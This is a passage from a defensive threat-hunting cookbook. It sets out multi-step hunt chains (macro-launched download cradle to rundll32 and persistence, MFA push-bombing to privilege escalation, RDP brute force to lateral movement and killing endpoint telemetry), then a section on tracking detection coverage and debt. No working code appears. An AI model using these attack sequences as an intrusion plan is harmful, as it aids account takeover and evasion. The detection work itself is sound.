    C --> E["QC-12-01\nNew scheduled\ntask"]

```



| Step | Pattern                                                                                  | What it establishes                                                                                                     | Why it justifies the next step                                                                                                                            |
|------|------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1    | QC-10-01 — Office application spawning a command or script interpreter as a direct child | Establishes the entry vector and the parent process every later lineage check anchors to.                               | Gives the process-tree root the rest of the chain must descend from.                                                                                      |
| 2    | QC-08-03 — download cradle: fetch and execute in one line                                | The spawned interpreter immediately reaches out and executes fetched content rather than running a static local script. | The strongest single tell that this is not a legitimate macro-driven business workflow.                                                                   |
| 3    | QC-09-03 — Rundll32 proxy-executing a non-standard or remote DLL                         | The fetched payload hands execution to a LOLBin rather than running as its own signed binary.                           | The defense-evasion step, and the point where a signature-based control is most likely to be blind.                                                       |
| 4    | QC-13-01 — Registry Run/RunOnce key autostart persistence                                | The payload writes its first persistence mechanism.                                                                     | Gives a concrete autostart artifact to remove during remediation.                                                                                         |
| 5    | QC-12-01 — new scheduled task created with a suspicious action                           | A second, redundant persistence mechanism appears within the same session, from the same lineage.                       | Redundant persistence from one process lineage is a stronger signal than either mechanism alone — a legitimate installer only rarely writes both at once. |

**[FALSE POSITIVE]** An in-house software-deployment tool distributed via a signed, macro-enabled template — one that downloads an installer through PowerShell, calls `rundll32` as part of a normal install routine, and registers both a Run key and a scheduled task as its own supported update mechanism — reproduces this exact five-step shape. The discriminator is code-signing and destination reputation on step 2's download and step 3's DLL: a fetch from an internal, signed artifact repository is a different claim than a fetch from a raw IP or a newly registered domain. Check certificate and signature status on the step-3 DLL and destination reputation on the step-2 URL before treating the full chain as malicious.

**[PIVOT]** Hands off to the SOC Playbook Handbook's malicious-document-execution containment path once steps 2 and 3 both resolve to unsigned or un reputable artifacts; where either resolves clean, treat the hit as a software-deployment false positive per the entry above rather than escalating.

**Engineering Reality** This entire chain depends on process-tree telemetry — Sysmon Event ID 1 (Process Create) or an EDR platform's own lineage view — to link steps 1 through 3 into one causal sequence rather than three coincidentally-timed events on the same host. Without parent/child process data, this chain degrades to three independent low-confidence hits that a hunter has to manually correlate by timestamp and host, which is slower and far more error-prone than the lineage join this chain assumes throughout. Confirm process-tree logging is actually enabled and flowing before running this chain, rather than trusting an absence of hits as a clean host.

## HC-27-04 — MFA fatigue to account manipulation to privilege escalation



| Field            | Value                                                                                                                                                                                                                                                                                                                                                       |
|------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Chain ID         | HC-27-04                                                                                                                                                                                                                                                                                                                                                    |
| Scenario         | An attacker exhausts a user with MFA push notifications until one is approved, re-registers a new MFA method on the account, signs in from a device the account has never used, then manipulates group membership and grants a sensitive privilege.                                                                                                         |
| ATT&CK chain     | T1621 (Multi-Factor Authentication Request Generation) → T1556.006 (Modify Authentication Process: Multi-Factor Authentication) / T1098.005 (Account Manipulation: Device Registration) → T1078.004 (Valid Accounts: Cloud Accounts) → T1098 (Account Manipulation) → no clean single-technique mapping for the final step, per QC-11-04's own header table |
| Pattern sequence | QC-06-01 → QC-06-05 → QC-06-03 → QC-11-03 → QC-11-04                                                                                                                                                                                                                                                                                                        |
| DEH cross-ref    | DEH Part 44 §Credential Access/Privilege Escalation stages; DEH Part 12, DEH Part 13, already cited by this book's Parts 6 and 11                                                                                                                                                                                                                           |
| Hand-off         | SOC Playbook Handbook — account-takeover-to-privilege-escalation escalation path                                                                                                                                                                                                                                                                            |

**[HUNTER]** Part 6 already names push-bombing's core ambiguity: a single approved push after a burst of denials is close to a coin flip between "the attacker got in" and "a tired user tapped approve without reading it," and Part 6's own pattern cannot resolve that ambiguity alone. It resolves once the same account's MFA method changes and a sign-in from a device never seen for that account follows shortly after, and it resolves completely once that account starts touching group membership or rights it has no history of touching. This chain is the worked answer to the question Part 6's own **[HUNTER]** framing raises without fully answering, because the answer needs patterns from two different parts read together.

**Figure 27.4 — HC-27-04 pattern-citation flow, MFA fatigue to privilege escalation. CONCEPTUAL.**


Illustrates the pivot order across five already-published pattern IDs spanning two identity-side parts; it is not a capture of any real incident. Diagram ID FIG-27-04.

flowchart LR

```

A["QC-06-01\nMFA push-bombing"] --> B["QC-06-05\nMFA method\nre-registration"]
B --> C["QC-06-03\nNew-device\nsign-in"]
C --> D["QC-11-03\nPrivileged group\nadd, no history"]
D --> E["QC-11-04\nSensitive privilege\ngrant"]

```





| Step | Pattern                                                                                         | What it establishes                                                                                          | Why it justifies the next step                                                                                                          |
|------|-------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------|
| 1    | QC-06-01 — MFA push-notification fatigue (push bombing)                                         | A burst of MFA prompts against one account, ending in one approval.                                          | Marks the moment the attacker plausibly gained the second factor.                                                                       |
| 2    | QC-06-05 — MFA method re-registration immediately preceding a sign-in from an unfamiliar device | The same account re-registers its second factor shortly after step 1's approval.                             | Shows the attacker locking in their own persistent access method to the second factor, not just riding a one-time approval.             |
| 3    | QC-06-03 — new-device or new-country sign-in against an established baseline                    | Confirms the sign-in enabled by steps 1–2 came from infrastructure genuinely new to this account's baseline. | Rules out a simple personal-device swap as the explanation.                                                                             |
| 4    | QC-11-03 — existing account added to a privileged group with no matching history                | The compromised account, or one it controls, gains standing privilege it has never held.                     | The first concrete escalation action, and the point where impact becomes assessable.                                                    |
| 5    | QC-11-04 — sensitive privilege or token right granted outside normal administrative activity    | A quieter, rights-assignment-level escalation that a group-membership-only hunt would miss entirely.         | Catches an attacker who skips step 4's comparatively well-monitored group-membership route and goes straight for a token right instead. |

**[FALSE POSITIVE]** An employee who genuinely loses a phone reproduces steps 1–3 almost exactly: repeated pushes while trying old devices, a legitimate help-desk-assisted MFA re-registration, and a first-time sign-in from a replacement device, all in one day, with no attacker involved. A lost-phone story essentially never also produces steps 4–5 — a brand-new device and a freshly re-registered MFA method touching group membership or a sensitive privilege in the same session. Treat steps 1–3 alone as an identity-support ticket to verify, not an incident, and reserve escalation for a chain that reaches step 4 or 5.

**[PIVOT]** Hands off to the SOC Playbook Handbook's account-takeover escalation path once step 4 or 5 fires; where the chain stops at step 3, route to identity/help-desk verification instead of security escalation.

## HC-27-05 — Recon to brute-forced remote access to multi-hop lateral movement and anti-forensics

| Field            | Value                                                                                                                                                                                                                                                                                                                                                |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Chain ID         | HC-27-05                                                                                                                                                                                                                                                                                                                                             |
| Scenario         | An internal scanning sweep finds an exposed RDP service and an accessible share, brute force against a discovered account succeeds, the attacker hops across multiple internal hosts by RDP, and then kills the endpoint telemetry pipeline.                                                                                                         |
| ATT&CK chain     | T1595.001 (Active Scanning: Scanning IP Blocks) / T1046 (Network Service Discovery) → T1135 (Network Share Discovery) → T1110.001 (Password Guessing) → T1078 (Valid Accounts) — the confirmed-working credential surfaced by QC-04-05 → T1021.001 (Remote Services: Remote Desktop Protocol) → T1562.001 (Impair Defenses: Disable or Modify Tools) |
| Pattern sequence | QC-03-02 → QC-03-05 → QC-04-01 → QC-04-05 → QC-16-06 → QC-14-03                                                                                                                                                                                                                                                                                      |
| DEH cross-ref    | DEH Part 44 §Reconnaissance/Credential Access/Lateral Movement stages; DEH Part 14 §1–§2 (Network Detection Engineering), already cited by this book's Parts 3, 4, and 16                                                                                                                                                                            |
| Hand-off         | SOC Playbook Handbook — active lateral movement, contain-and-isolate path                                                                                                                                                                                                                                                                            |

**[HUNTER]** Part 3 already frames its own scanning patterns as a scoping aid to run down after some other indicator, not standalone proof of compromise, and Part 4's brute-force patterns make the same admission about a raw failure burst. Chained together with a confirmed success and a multi-hop RDP pattern Part 16 names specifically because it is rarer in legitimate admin behavior than a single hop, the combination narrows a large, low-confidence recon signal down to one specific account and one specific lateral path — worth containing actively before the attacker's final step, killing telemetry, removes the SOC's visibility into what happens next.


**Figure 27.5 — HC-27-05 pattern-citation flow, recon to multi-hop lateral movement. CONCEPTUAL.** Illustrates the pivot order across six already-published pattern IDs spanning network, identity, and endpoint telemetry; it is not a capture of any real incident. Diagram ID FIG-27-05.

flowchart LR

```

A["QC-03-02\nHorizontal port/\nservice sweep"] --> B["QC-03-05\nSMB null-session\nenumeration"]
B --> C["QC-04-01\nFailed RDP burst,\n\nsingle account"]
C --> D["QC-04-05\nSuccess after\n\nfailure burst"]
D --> E["QC-16-06\nSequential RDP\n\nhopping chain"]
E --> F["QC-14-03\nTelemetry pipeline\n\nkilled"]

```



| Step | Pattern                                                                                   | What it establishes                                                                                        | Why it justifies the next step                                                                                              |
|------|-------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------|
| 1    | QC-03-02 — horizontal port/service sweep across many hosts                                | Surfaces which internal hosts expose RDP (port 3389) and other services at all.                            | Produces the target-host list the rest of the chain narrows against.                                                        |
| 2    | QC-03-05 — SMB null-session / anonymous share enumeration                                 | A related source separately confirms share-level access on a subset of those hosts.                        | Corroborates step 1's target list from a second, independent telemetry source.                                              |
| 3    | QC-04-01 — high-volume failed RDP authentication against a single account                 | The attacker commits to brute-forcing one specific account on one specific host drawn from step 1's list.  | Marks the transition from passive recon to an active credential-access attempt.                                             |
| 4    | QC-04-05 — successful authentication immediately following a single-account failure burst | The brute force succeeds.                                                                                  | Confirms working credentials against the targeted host.                                                                     |
| 5    | QC-16-06 — sequential RDP hopping chain via the same account                              | The now-compromised account is used to hop RDP across more than two hosts in sequence.                     | Part 16 flags this specific shape as materially rarer in legitimate admin behavior than a single scheduled-maintenance hop. |
| 6    | QC-14-03 — telemetry pipeline killed outright, with no corresponding log-clear event      | The attacker moves to blind the SOC's own visibility rather than merely covering tracks in the log itself. | This chain's load-bearing discriminator — see the false-positive entry below.                                               |

**[FALSE POSITIVE]** An internal vulnerability-management scan (steps 1–2), coincidentally followed in the same week by a genuinely forgotten-password lockout-and-retry from a legitimate user (steps 3–4) and a help-desk technician's own multi-host RDP sweep during a patch cycle (step 5), can walk five of six steps with no attacker present. A legitimate patch cycle essentially never also kills the endpoint agent's own telemetry service (step 6) on every host it touches. Treat step 6 as this chain's load-bearing discriminator: without it, verify steps 3–5 against a current change-management or patch-cycle calendar before escalating; with it, escalate regardless of how weak steps 1–5 look individually.

**[PIVOT]** Hands off to the SOC Playbook Handbook's active-lateral-movement contain-and-isolate path immediately on any step-6 hit — losing telemetry visibility mid-intrusion is itself the containment trigger, independent of how well corroborated the earlier steps are.

## Cross-references

DEH Part 44 (Adversary Behaviour for Defenders — the stage-by-stage behavior/evidence/detection/hunting-angle framework this part's chains apply concretely); DEH Parts 34–36 (Threat Hunting Fundamentals, Hunt Types, Hunt to Detection — the hunting methodology this part assumes rather than re-teaches); DEH Part 13 (Identity: Directory, Privilege & Kerberos Detection, for HC-27-02's Kerberos/DCSync telemetry); DEH Part 14 §1–§2 (Network Detection Engineering, for HC-27-05's scanning and RDP-hop telemetry); DEH Part 43 (Detection Debt — the compute/complexity framing behind this part's [SOC MANAGEMENT] graduation guidance); DEH Appendix A5 (query-language mechanics for every cited pattern's own implementations, none restated here). Within this book: Part 1 (the six content tags and the exemption this part operates under, stated there first); Part 3 (Scanning &

Enumeration, cited by HC-27-05); Part 4 (Brute Force, cited by HC-27-05); Part 5 (Password Spraying, cited by HC-27-01); Part 6 (MFA Abuse & Authentication Anomalies, cited by HC-27-01 and HC-27-04); Part 7 (Kerberos & Directory Credential Attacks, cited by HC-27-02); Part 8 (Suspicious PowerShell Execution, cited by HC-27-03); Part 9 (LOLBins & Living-off-the-Land Execution, cited by HC-27-03); Part 10 (Suspicious Scripting Hosts & Macro Execution, cited by HC-27-03); Part 11 (Account Creation & Privilege Escalation, cited by HC-27-02 and HC-27-04); Part 12 (Scheduled Tasks & Service Manipulation, cited by HC-27-01 and HC-27-03); Part 13 (Registry, Startup & Alternate Persistence, cited by HC-27-03); Part 14 (Log Tampering & Security Tool Interference, cited by HC-27-01, HC-27-02, and HC-27-05); Part 16 (Lateral Movement via Admin Tools & Remote Services, cited by HC-27-01 and HC-27-05); Part 17 (Lateral Movement via Stolen Tokens & Ticket Reuse — the theft-vs-use boundary HC-27-02 names against this part); Part 28 (Maintaining the Cookbook — coverage/quality/debt scoring for the pattern catalog, not applied here); the SOC Playbook Handbook (every chain's hand-off note); the SOC Manager's Operating Handbook (staffing and cadence implications of running these chains as scheduled hunts, per this part's [SOC MANAGEMENT] entry); Appendix A1 (Master Pattern Index, tracking every HC-27-0N chain ID alongside every QC-NN-SS pattern ID); Appendix A4 (the blank hunt-chain template this part's header-table shape and tag usage instantiate).

## Part 28 — Maintaining the Cookbook: Coverage, Freshness & Debt

---

### Why this part exists

**[CONCEPT]** This part carries no query-pattern budget — the same em dash BOOK-INDEX.md assigns Parts 1 and 2 — and no new `QC-NN-SS` ID originates here. It is a synthesis part, exempt from the pattern skeleton entirely (STYLE-GUIDE.md §11), built from ordinary prose sections rather than a header table, `[HUNTER]` / `[QUERY]` / `[FALSE POSITIVE]` / `[PIVOT]` tags, or a language-coverage row. Nothing below is a hunt starting point; everything below is about what happens to the roughly 140 hunt starting points this book publishes, after publication, once a real team starts copying them into real consoles.

This book's own Part 2 §5 already answered the narrow question of where one freshly copied pattern sits on Detection Engineering Handbook V2's (DEH) six-tier Detection Coverage scale (DEH Part 41), and closed by naming exactly the job this part exists to do: "Aggregating that mapping across the whole catalog — which patterns are still exploratory, which have graduated, where debt is accumulating — is Part 28's job, applying DEH Parts 41–43's methodology to the catalog as a body of work rather than one pattern at a time." This part does not re-derive Part 2 §5's per-pattern ladder, and it does not re-teach DEH Part 41's six tiers, DEH Part 42's quality metrics, or DEH Part 43's five debt types from scratch — BOOK-INDEX.md is explicit that this book does not own coverage, quality, or debt methodology, and a reader who wants those definitions in full goes to DEH directly. What this part adds is the layer DEH never had to build for itself: a way to track a body of published, un-deployed, illustrative query patterns as they get adopted, unevenly, across an unknown number of reader environments this book's authors will never see — without inventing a second scoring system next to DEH's existing one.

The boundary against Part 27 is equally direct: Part 27's hunt chains sequence existing pattern IDs into worked investigative narratives ("run `QC-05-02`, then `QC-15-03`, then `QC-16-01`"). This part never sequences patterns — it tracks the state of each one, one row at a time, independent of any chain it might belong to.

### 1. Why the catalog needs its own ledger, distinct from Appendix A1

**[CONCEPT]** Appendix A1 (Master Pattern Index) and Appendix A2 (Behavior × Language Coverage Matrix) already track every `QC-NN-SS` pattern this book publishes: its title, owning part, MITRE mapping, and which of the six languages are covered versus marked `N/A`. That is a catalog-of-the-book structure, built once by this book's own authors and maintained on this book's own release cadence. It answers "does this pattern exist, and in which languages" — nothing else.

A reader's adoption of any given pattern is a completely separate fact, and this book cannot track it for them. Part 2 §5 states the underlying reason precisely: a tier on DEH's six-tier scale is "always earned by the reader's own evidence, never inherited from the fact that a query appears in a published cookbook." The same logic scales up unchanged from one pattern to the whole catalog — a reader's copy of Appendix A1 tells them what this book offers; it says nothing about what their own team has actually run, tuned, graduated, or let go stale.

Call the artifact this part is actually about a **Pattern Adoption Ledger** — not a new proper noun this book is coining as a fourth methodology, just a descriptive label for "DEH Part 41's coverage-matrix row schema (DEH Part 41 §3.1), populated with cookbook pattern IDs instead of bare technique IDs, and maintained by the adopting team, not by this book's authors." A row needs everything DEH Part 41 §3.1 already requires of a coverage-matrix row — technique ID, tier, telemetry source, owning Detection Rule ID, a dated evidence reference, a last-validated date, an owner, and a named gap for anything below **MULTI-SOURCE DETECTION** — plus exactly one additional column this book's shape makes necessary: the **QC-NN-SS** pattern ID the row's rule was adapted from, so a team can trace a live detection back to the cookbook entry that seeded it. Nothing else about the schema changes.

**Engineering Reality** *A team that skips building this ledger and instead just checks off patterns in their own copy of Appendix A1 ("adopted: yes/no") has quietly rebuilt the exact all-green-heatmap problem DEH Part 41 §1.1 opens by naming, one layer removed: a checkmark next to a pattern ID answers "did someone at some point copy this query somewhere," not "does a tuned, owned, currently firing detection exist because of it." Appendix A1's own schema has no tier column and was never meant to carry one — it is this book's index, not any reader's operational record.*

## 2. The adoption-status axis is not the same as the tier axis

**[CONCEPT]** Two different questions get asked about any adopted pattern, and conflating them is the single most common mistake a Pattern Adoption Ledger makes on its first draft.

The first question is operational: has this pattern been run at all, and if so, on what basis? DEH's **TERMINOLOGY.md** draws the exact line this book needs here. A **Hunt** is "a time-boxed, hypothesis-driven, human-led investigation into a behavior with no reliable standing detection (or one that may never get one), conducted to prove or disprove a Threat Hypothesis against real telemetry in the absence of a fired alert... [that] must end in either a documented negative finding ... or a new detection candidate — never in 'nothing found, moving on' with no artifact left behind... [and is d]istinct from a Detection Rule in that it is manual and time-boxed, not automated and continuous." A **Detection Rule** is "the literal, deployed, versioned logic ... that evaluates live telemetry and produces alerts... with its own lifecycle (deployed, tuned, deprecated)." A cookbook pattern copied out of this book and run by hand once is a Hunt. The same pattern, adapted, scheduled, and given disposition history, is a Detection Rule. Nothing in between those two states deserves to be called "coverage" of anything.

The second question is evidentiary, and it is exactly DEH Part 41's six tiers: given that a pattern has been run, or scheduled, how strong is the evidence that it actually works? A pattern can sit at either end of the first axis and still land anywhere on the second. A pattern run once as a hunt, with a documented negative finding, tells a team something real and dated — but it is not evidence toward **PARTIAL DETECTION**, because **PARTIAL DETECTION** requires a deployed analytic with a named gap, not a one-off check. A pattern that has been graduated into an owned, scheduled rule can still sit at **PARTIAL DETECTION** for months if its false-positive rate has never been measured against production disposition data.

The table below names the four adoption states a Pattern Adoption Ledger's rows actually take, and states plainly what tier claim, if any, that state alone supports — deliberately narrower than what most teams assume on a first pass.

(CONCEPTUAL SAMPLE — a reasoning aid, not a scored claim about any specific pattern or reader environment.)

| Adoption state      | What actually happened                                                                                                                                                                                 | Tier claim this state alone supports                                                                                                                                                    |
|---------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Cited only          | The pattern appears in a team's reading list or internal wiki link; nothing has been run.                                                                                                              | None — not even <b>NO VISIBILITY</b> , which itself requires a checked, named absence, not silence.                                                                                     |
| Hunted ad hoc       | Run once or a handful of times by hand, as a time-boxed Hunt, with a documented finding (positive or negative).                                                                                        | None toward the pattern's own tier — the finding is evidence about the underlying technique's honest state, filed per DEH's TERMINOLOGY.md § Hunt, not evidence that a rule now exists. |
| Graduated, untested | Adapted to the team's schema, deployed as an owned, scheduled Detection Rule, with <b>[FALSE POSITIVE]</b> items from the pattern carried into a documented gap; no disposition history collected yet. | <b>PARTIAL DETECTION</b> — an analytic exists with a named gap, no more.                                                                                                                |
| Graduated, measured | The above, plus disposition history collected over a stated window at an acceptable false-positive rate.                                                                                               | <b>RELIABLE DETECTION</b> or higher, per DEH Part 41 §2.1's remaining tiers, depending on source count and testing recency.                                                             |

A ledger that only records "adopted: yes" is silently rounding every row in this table up to whatever the reader hopes it means. The whole discipline this part is built around is refusing that rounding.

### 3. Aggregating tier claims across a growing catalog

**[CONCEPT]** DEH Part 41 §4.1 builds a worked, ten-row matrix mixing all six tiers honestly, specifically to demonstrate that a real coverage picture skews heavily toward the lower tiers rather than landing evenly across all six. The same demonstration applies directly to a Pattern Adoption Ledger, and the same honest-skew expectation holds: most patterns a team has touched at all should sit at **PARTIAL DETECTION** or below, with only a handful reaching **MULTI-SOURCE DETECTION** or **TESTED / RECENTLY VALIDATED**, at least in the first year or two of adopting this book's catalog.

The worked snapshot below tracks nine adopted rows out of this book's roughly 140 published patterns — a small, early-stage adoption slice, not a claim about how much of the catalog any real team should have touched by any particular point.

(CONCEPTUAL SAMPLE — illustrative adoption snapshot, not captured from a live program.)



| Pattern ID | Mapped technique                           | Adoption state      | Tier                   | Last validated (this team) |
|------------|--------------------------------------------|---------------------|------------------------|----------------------------|
| QC-04-02   | T1110.001 (Password Guessing)              | Graduated, measured | RELIABLE DETECTION     | 2026-08-11                 |
| QC-05-02   | T1110.003 (Password Spraying)              | Graduated, untested | PARTIAL DETECTION      | —                          |
| QC-16-01   | T1543.003 (Windows Service)                | Hunted ad hoc       | — (finding only)       | 2026-07-02                 |
| QC-16-03   | T1047 (Windows Management Instrumentation) | Cited only          | —                      | —                          |
| QC-08-01   | T1059.001 (PowerShell)                     | Graduated, measured | MULTI-SOURCE DETECTION | 2026-09-01                 |
| QC-09-02   | T1218 (System Binary Proxy Execution)      | Graduated, untested | PARTIAL DETECTION      | —                          |
| QC-11-01   | T1136 (Create Account)                     | Cited only          | —                      | —                          |
| QC-14-01   | T1070.001 (Clear Windows Event Logs)       | Graduated, measured | RELIABLE DETECTION     | 2026-06-19                 |
| QC-19-02   | T1071 (Application Layer Protocol)         | Hunted ad hoc       | — (finding only)       | 2026-08-28                 |

Reading the "Last validated" column against "Adoption state" is the point, exactly as it is in DEH Part 41's own matrix: four of the nine rows carry no validation date at all, because a row that has never been graduated into a scheduled rule has nothing to validate yet. A ledger template that forces a date into those cells anyway is manufacturing the same false confidence DEH Part 41 §4.1 warns a green heatmap cell creates — it should stay blank, or read `— (not yet applicable)`, not get filled in to satisfy a spreadsheet column.

**Blind Spot** A snapshot table like the one above answers "where do things stand today." It cannot answer "how long did QC-05-02 sit at PARTIAL DETECTION before anyone circled back to measure it." DEH Part 41 §2.2's own caution applies without modification: store a dated tier-change history per ledger row, not just a current-state field. A pattern graduated in March and never revisited looks, in a snapshot view, identical to a pattern graduated last week — and only the history distinguishes a team that is actively working its way up the tiers from one that graduated a rule once and walked away.

## 4. Two clocks, not one: reader-side drift and book-side drift

**[CONCEPT]** DEH Part 43 defines five debt types — telemetry, parser, testing, documentation, and tuning debt — each describing a way a *deployed, currently operated* detection silently drifts from what it was built to do. Every one of those five types transfers to a graduated cookbook pattern with no modification at all: a QC-04-02-derived rule that stops seeing a source-address field because of an agent



migration has exactly DEH Part 43 §2.2's parser debt, whether the rule's logic originated in this book or was authored from scratch. Nothing about a rule's cookbook ancestry changes how it decays once it is running.

But a rule that is running is not the only artifact this book has to worry about staying honest. This book itself is a static, versioned text file describing query syntax against six vendor surfaces this book's authors do not operate, cannot canary-test, and do not control the release schedule of. That is a second, genuinely distinct clock, and it ticks whether or not any reader has adopted the pattern at all.

#### 4.1 The reader-side clock

A pattern graduated into a reader's own environment accrues DEH Part 43's five debt types exactly as any other rule does. Nothing in this section changes that; the ledger built in §§1–3 above is the correct place to track it, using the same evidence, the same recency windows, and the same blast-radius-versus-remediation-cost prioritization DEH Part 43 §4 already defines. A team should not build a second debt-tracking process for cookbook-derived rules specifically — a `qc`-prefixed pattern ID in the ledger's "originating pattern" column is the only thing distinguishing these rows from any other entry in the same team's broader detection-debt ledger, and that column exists purely for traceability, not because the debt itself behaves differently.

#### 4.2 The book-side clock

The second clock has no DEH precedent, because DEH's own queries are DEH's real, reviewed, currently operated detections (STYLE-GUIDE.md §12) — if DEH Part 24's Sigma rule for `lsass.exe` access goes stale against a schema change, DEH's own production monitoring (a rule-failure canary, DEH Part 42 §10) catches it the moment it stops firing, because someone is running it continuously. This book's queries sit dormant in a published page until a reader copies one, sometimes years after the page was written, against a vendor surface that has kept evolving the whole time this book has not. A Sentinel table gets renamed or deprecated. A Sigma taxonomy version bump changes a `logsource` mapping. A QRadar release changes which AQL aggregate functions a `HAVING` clause accepts. None of that produces an error in this book — a static Markdown file cannot fail a query — so the staleness sits invisibly correct-looking on the page until the exact moment a reader pastes it into a console expecting it to run, which is a worse discovery moment than a live pipeline's silent zero-alert failure: a running rule's own disposition history at least gives an analyst a baseline to notice against, where a reader trying a cookbook query for the first time has no baseline at all and may simply assume the empty result means "no matches" rather than "wrong table name."

This is not a sixth debt type. It maps cleanly onto two of DEH's existing five: it is parser debt scoped to this book's own assumed schema rather than any single reader's ingest pipeline, and it is testing debt in the specific sense that nothing re-validates a published pattern's syntax against current vendor documentation on any schedule at all unless a curator deliberately does so. Naming it as a variant of two categories DEH Part 43 already defines — rather than inventing a parallel "cookbook freshness score" — is the concrete answer to BOOK-INDEX.md's own instruction that this part apply existing methodology, not build a new one.

The fix is mechanical, not novel: extend Appendix A1 and A2 — which already track, per pattern, which languages are covered versus `N/A` — with one additional field per language block: a last-checked-

against-vendor-docs date, maintained by whoever curates future editions of this book, exactly mirroring the mandatory `last_validated` field BOOK-INDEX.md's production model already requires of every chapter file. The only difference is granularity: a chapter's front-matter `last_validated` date is one value for the whole file, but one part can hold five or six patterns across up to six languages each, and a single vendor's schema change affects one language block in one pattern, not the whole part. Appendix A1 is the right place to track that granularity because it already exists as a per-pattern index; inventing a second index for freshness alone would be exactly the parallel scoring system this part is instructed to avoid.

**Engineering Reality** *Nothing about DEH's own detection-debt tooling catches book-side staleness automatically, and nothing should be expected to — a rule-failure canary (DEH Part 42 §10) only works because something is running continuously against live telemetry, and a published book page is not running anything. Closing this gap is a manual curation task: periodically re-reading a sample of published patterns against current vendor documentation, the same unglamorous, non-automatable work DEH Part 43 §1's own Engineering Reality box names for a detection-debt ledger in general, just aimed at this book's own catalog instead of a SOC's deployed rule set.*

## 5. Worked example: one pattern, both clocks, one ledger

**[CONCEPT]** `QC-04-02` (High-volume failed SSH authentication against a single account, T1110.001) is a useful pattern to walk through in full, because DEH Part 43 §3 already built a complete five-row debt ledger for the identical underlying analytic under its own ID, `DET-43-01` — same source telemetry (`btmpe-derived-failed-SSH-events`), same threshold shape (ten or more failed attempts against one account inside a five-minute window), same real captured evidence (`ct104-vulnscan-ssh-failed-logins-btmp.txt`). A team that graduates `QC-04-02` verbatim is not starting a debt ledger from a blank page; they are inheriting DEH Part 43 §3's ledger for free, and the only genuinely new work is adding the row DEH Part 43 had no reason to include, because DEH was never worried about its own queries going stale on the page.

(CONCEPTUAL SAMPLE — illustrative ledger entry combining DEH Part 43 §3's worked reasoning with this book's own freshness column; not captured from a live program.)

| Debt type                 | Status for a QC-04-02 -derived rule                                                                                                                                                                                                  | Owed fix                                                                                                                                              |
|---------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| Telemetry debt            | Open — no visibility into pre-authentication protocol-negotiation failures, per DEH Part 43 §2.1's own finding for this exact analytic                                                                                               | Onboard <code>sshd</code> pre-auth failure telemetry as its own source with its own analytic                                                          |
| Parser debt (reader-side) | Not currently open — the rule's three depended-on fields (source, account, action) are simple and unobserved to mis-parse                                                                                                            | Re-check after any authentication-log parser or agent version change                                                                                  |
| Parser debt (book-side)   | Open by default until checked — the KQL block targets Sentinel's <code>Syslog</code> table; if that table's schema or connector changes, this pattern's KQL block goes stale independent of anything in any reader's own environment | Curator re-validates the KQL block's table and field names against current Sentinel documentation on a fixed cadence, records the date in Appendix A1 |
| Testing debt              | Open — no adversary-emulation record ties this rule to a re-test after any recent host or agent change                                                                                                                               | Schedule a recurring atomic test tied to environment-change events                                                                                    |
| Documentation debt        | Open — no recorded rationale for the ten-in-five-minutes threshold beyond "this book's illustrative default"                                                                                                                         | Write the threshold's origin and any local tuning history into the rule's own record                                                                  |
| Tuning debt               | Open — a recurring, correctly-matched internal misconfiguration (the same device DEH Part 43 §3 identifies) has no on-file exception yet                                                                                             | Add a named, dated Exception scoped to the specific device, never a blanket internal-source allowlist                                                 |

Five of the six rows are DEH Part 43's own reasoning, cited rather than re-derived. Exactly one row — book-side parser debt — is this part's own contribution, and it is the row a team adopting any cookbook pattern should add to every ledger entry that cites a `QC-NN-SS` ID, regardless of which behavior the pattern covers.

## 6. Quality metrics on a graduated pattern: no special-case math

**[CONCEPT]** Once a cookbook pattern graduates into an owned, scheduled Detection Rule, DEH Part 42's quality vocabulary — precision, recall, alert-to-incident ratio, handling time, testing age, suppression tracking, detection drift — applies exactly as written, with zero adaptation for the rule's cookbook origin. A graduated rule is a rule; nothing about where its logic was first drafted changes the arithmetic behind  $TP / (TP + FP)$ . Restating any of DEH Part 42's formulas here, with a cookbook-flavored label, would be precisely the parallel scoring system this part is instructed not to build.

One genuinely pattern-specific caution is worth naming, though, because it follows directly from this book's own honesty standard rather than from DEH's. `STYLE-GUIDE.md` §12 requires every query in this book to be labeled `CONCEPTUAL SAMPLE` by default, which means every cookbook-derived rule starts its life with precisely zero disposition history anywhere — not reduced history, none. DEH Part 42 §3 already names the general version of this problem: "a rule that fires once a year, correctly, on a real attack has 100% precision and tells you nothing about the seventeen other real attacks of the same type it silently missed." A freshly graduated cookbook rule is the sharper edge case of that same caution — a precision or recall figure computed from a sample of two or three closed alerts in the first week after graduation is not a thin estimate, it is noise dressed as a metric. Treat DEH Part 42 §3's own illustrative sample — 40 closed alerts over a rolling 30-day window — as a reasonable floor before reporting a precision figure on any newly graduated cookbook pattern, and hold the row at `PARTIAL DETECTION` on the ledger until that floor is met, rather than promoting it to `RELIABLE DETECTION` on the strength of a handful of early, unrepresentative closes.

## 7. Prioritizing paydown across a growing catalog

### [SOC MANAGEMENT]

